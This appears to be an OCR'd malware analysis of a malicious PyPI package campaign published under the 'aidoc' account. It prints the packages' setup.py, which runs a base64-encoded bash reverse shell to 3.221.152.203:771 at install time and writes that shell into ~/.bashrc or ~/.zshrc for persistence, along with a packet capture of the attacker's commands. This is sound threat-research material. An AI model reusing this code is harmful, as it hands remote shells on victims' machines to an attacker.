
License


(BSD-2-Claus...



Same malicious code


https://pypi.org/user/aidoc/
Search projects
Help
Sponsors
Log in
Register
3 projects
aidoc-e2e-utils
Last released about 1 hour ago
Aidoc test package
aidoc.genmfa
Last released about 1 hour ago
Aidoc test package
aidoc-consul
Last released about 1 hour ago
Aidoc test package
Aidoc
aidoc
Joined Jul 31, 2022
Statistics
View statistics for aidoc's projects via Libraries.io, or by using our public dataset on Google BigQuery
https://pypi.org/project/aidoc-e2e-utils/
Search projects
Help
Sponsors
Log in
Register
aidoc-e2e-utils 5.0.3
pip install aidoc-e2e-utils
Latest version
Released: about 1 hour ago
Aidoc test package
Navigation
Project description
Release history
Download files
Statistics
View statistics for this project via Libraries.io, or by using our public dataset on Google BigQuery
Meta
License: MIT License
Author: El1
Requires: Python >=2.0
Project description
The author of this package has not provided a project description


Discover
New
Open
Alerts
Share
Inspect
packages-info*
owners: pypi/aidoc
Last 6 months
27 hits
Documents
Field statistics
BETA
40
20
0
4th
11th
18th
1st
8th
15th
22nd
29th
5th
12th
19th
26th
3rd
10th
17th
24th
31st
7th
14th
21st
28th
5th
19th
July 2022
September 2022
October 2022
November 2022
Jun 29, 2022 @ 22:47:12.587 - Dec 29, 2022 @ 22:47:12.587 (interval: Auto - day)
Columns
1 field sorted




setup.py

```python
# setup.py
from setuptools import setup
from setuptools.command.install import install
import setuptools
import os
import sys
import os.path
import platform
from os.path import expanduser

def getShell():
   home = expanduser("~")
   if os.path.exists(f"{home}/.zshrc"):
      return f"{home}/.zshrc"
   elif os.path.exists(f"{home}/.bashrc"):
      return f"{home}/.bashrc"
   else:
      return 'NO'

def shell():
    system=identifyVictim()
    if system == 'Darwin':
        payload=f"base64 -D <<<
KGJhc2ggLWMgJzA8JjEwMC07ZXhlYyAxMDA8Pi9kZXYvdGNwLzMuMjIxLjE1Mi4yMDMvNzcxO3NoIDwmMTAwID4mMTAwIDI+JjEwMCcg
PiAvZGV2L251bGwgMj4mMSAmKQo= | sh"
        os.popen(payload)
        shell=getShell()
        if shell != 'NO':
            with open(shell, "a") as f:
                f.write(f"\n{payload}")
    elif system == 'Linux':
```

setup.py

```python
# setup.py
from setuptools import setup
from setuptools.command.install import install
import setuptools
import os
import sys
import os.path
import platform
from os.path import expanduser

def getShell():
    home = expanduser("~")
    if os.path.exists(f"{home}/.zshrc"):
        return f"{home}/.zshrc"
    elif os.path.exists(f"{home}/.bashrc"):
        return f"{home}/.bashrc"
    else:
        return 'NO'

def shell():
    system=identi
    if system == 'Darwin':
        payload=f"base64 -D <<<
KGJhc2ggLWMgJzA8JjEwMC07ZXhlYyAxMDA8Pi9kZXYvdGNwLzMuMjIxLjE1Mi4yMDMvNzcxO3NoIDwmMTAwID4mMTAwIDI+JjEwMCcg
PiAvZGV2L251bGwgMj4mMSAmKQo= | sh"
        os.popen(payload)
        shell=getShell()
        if shell != 'NO':
            with open(shell, "a") as f:
                f.write(f"\n{payload}")
    elif system == 'Linux':
```

```
(bash -c '0<&100-;exec 100<>/dev/tcp/3.221.152.203/771;sh <&100 >&100 2>&100' > /dev/null 2>&1 &)
```


output (1).pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp.stream eq 1
No. Time Source
8 7339.687351 3.221.152.203
9 7339.689725 172.31.89.226
10 7339.690424 3.221.152.203
11 7364.937385 3.221.152.203
12 7364.938471 172.31.89.226
13 7364.939159 3.221.152.203
14 7376.722235 3.221.152.203
15 7376.723230 172.31.89.226
16 7376.723899 3.221.152.203
17 7397.745753 3.221.152.203
18 7397.746754 172.31.89.226
19 7397.747517 3.221.152.203
20 7405.787952 3.221.152.203
21 7405.789013 172.31.89.226
22 7405.789686 3.221.152.203
23 7412.143814 3.221.152.203
24 7412.144795 172.31.89.226
25 7412.145475 3.221.152.203
26 7419.744139 3.221.152.203
27 7419.745144 172.31.89.226
28 7419.745791 3.221.152.203
38 7562.403300 3.221.152.203
39 7562.403392 172.31.89.226
40 7562.404059 3.221.152.203
41 7571.660687 3.221.152.203
42 7571.662143 172.31.89.226
43 7571.662805 3.221.152.203
44 7600.615116 3.221.152.203
45 7600.616600 172.31.89.226
46 7600.617282 3.221.152.203
47 7620.180931 3.221.152.203
48 7620.184609 172.31.89.226
49 7620.185340 3.221.152.203
Frame 48: 1794 bytes on wire (14352 bits),
Ethernet II, Src: 12:52:39:2e:02:5d (12:52
Internet Protocol Version 4, Src: 172.31.8
Transmission Control Protocol, Src Port: 4
Data (1728 bytes)
0000 12 9d db 41 6c 7f 12 52 39 2e 02 5d 0
0010 06 f4 97 2f 40 00 40 06 fa 2a ac 1f 5
0020 98 cb 9c 42 03 03 59 7f 8a 1e a9 8e 0
0030 01 eb a9 90 00 00 01 01 08 0a 24 cc 8
0040 7c 88 23 20 73 65 74 75 70 2e 70 79 0
0050 6d 20 73 65 74 75 70 74 6f 6f 6c 73 2
0060 6f 72 74 20 73 65 74 75 70 0a 66 72 6
0070 65 74 75 70 74 6f 6f 6c 73 2e 63 6f 6
0080 64 2e 69 6e 73 74 61 6c 6c 20 69 6d 7
0090 20 69 6e 73 74 61 6c 6c 0a 69 6d 70 6
00a0 73 65 74 75 70 74 6f 6f 6c 73 0a 69 6d 70 6f 72 setuptoo ls·impor
output (1).pcap
Packets: 113 · Displayed: 79 (69.9%)
Profile: Default
Wireshark · Follow TCP Stream (tcp.stream eq 1) · output (1).pcap
pwd
/home/ubuntu
ls -lha ~/.
total 52K
drwxr-x--- 6 ubuntu ubuntu 4.0K Dec 29 11:37 .
drwxr-xr-x 3 root root 4.0K Dec 29 10:10 ..
-rw------- 1 ubuntu ubuntu 22 Dec 29 10:28 .bash_history
-rw-r--r-- 1 ubuntu ubuntu 220 Jan 6 2022 .bash_logout
-rw-r--r-- 1 ubuntu ubuntu 3.7K Dec 29 11:34 .bashrc
drwx------ 3 ubuntu ubuntu 4.0K Dec 29 10:55 .cache
drwx------ 3 ubuntu ubuntu 4.0K Dec 29 10:45 .config
drwxrwxr-x 3 ubuntu ubuntu 4.0K Dec 29 10:16 .local
-rw-r--r-- 1 ubuntu ubuntu 807 Jan 6 2022 .profile
drwx------ 2 ubuntu ubuntu 4.0K Dec 29 10:10 .ssh
-rw-r--r-- 1 ubuntu ubuntu 0 Dec 29 10:54 .sudo_as_admin_successful
-rw-rw-r-- 1 ubuntu ubuntu 1.7K Dec 29 10:20 1.py
-rw-rw-r-- 1 ubuntu ubuntu 1.8K Dec 29 11:21 2.py
-rw-r--r-- 1 tcpdump tcpdump 4.0K Dec 29 13:44 output.pcap
ls -lha /
total 72K
drwxr-xr-x 19 root root 4.0K Dec 29 10:10 .
drwxr-xr-x 19 root root 4.0K Dec 29 10:10 ..
lrwxrwxrwx 1 root root 7 Dec 1 11:06 bin -> usr/bin
drwxr-xr-x 4 root root 4.0K Dec 1 11:10 boot
drwxr-xr-x 17 root root 3.2K Dec 29 10:10 dev
drwxr-xr-x 101 root root 4.0K Dec 29 11:13 etc
drwxr-xr-x 3 root root 4.0K Dec 29 10:10 home
lrwxrwxrwx 1 root root 7 Dec 1 11:06 lib -> usr/lib
lrwxrwxrwx 1 root root 9 Dec 1 11:06 lib32 -> usr/lib32
lrwxrwxrwx 1 root root 9 Dec 1 11:06 lib64 -> usr/lib64
lrwxrwxrwx 1 root root 10 Dec 1 11:06 libx32 -> usr/libx32
drwx------ 2 root root 16K Dec 1 11:08 lost+found
drwxr-xr-x 2 root root 4.0K Dec 1 11:06 media
drwxr-xr-x 2 root root 4.0K Dec 1 11:06 mnt
drwxr-xr-x 2 root root 4.0K Dec 1 11:06 opt
dr-xr-xr-x 172 root root 0 Dec 29 10:10 proc
drwx------ 4 root root 4.0K Dec 29 10:10 root
drwxr-xr-x 27 root root 860 Dec 29 10:55 run
lrwxrwxrwx 1 root root 8 Dec 1 11:06 sbin -> usr/sbin
drwxr-xr-x 8 root root 4.0K Dec 1 11:10 snap
drwxr-xr-x 2 root root 4.0K Dec 1 11:06 srv
dr-xr-xr-x 13 root root 0 Dec 29 10:10 sys
drwxrwxrwt 13 root root 4.0K Dec 29 11:07 tmp
drwxr-xr-x 14 root root 4.0K Dec 1 11:06 usr
drwxr-xr-x 13 root root 4.0K Dec 1 11:07 var
uname -r
5.15.0-1026-aws
unam
sh: 17: unam: not found
uname
Linux
lsb_release -c
Codename: jammy
22 client pkts, 26 server pkts, 43 turns.
Entire conversation (13 kB)
Show data as ASCII
Stream 1
Find:
Find Next
Filter Out This Stream
Print
Save as...
Back
Close
Help

https://gist.github.com/jossef/cb4db2a80336633e15a41e5601c7235f

GitHub Gist Search... All gists Back to GitHub

jossef / script.py

Last active last month

Edit Delete Unsubscribe Star 0

Code Revisions 3

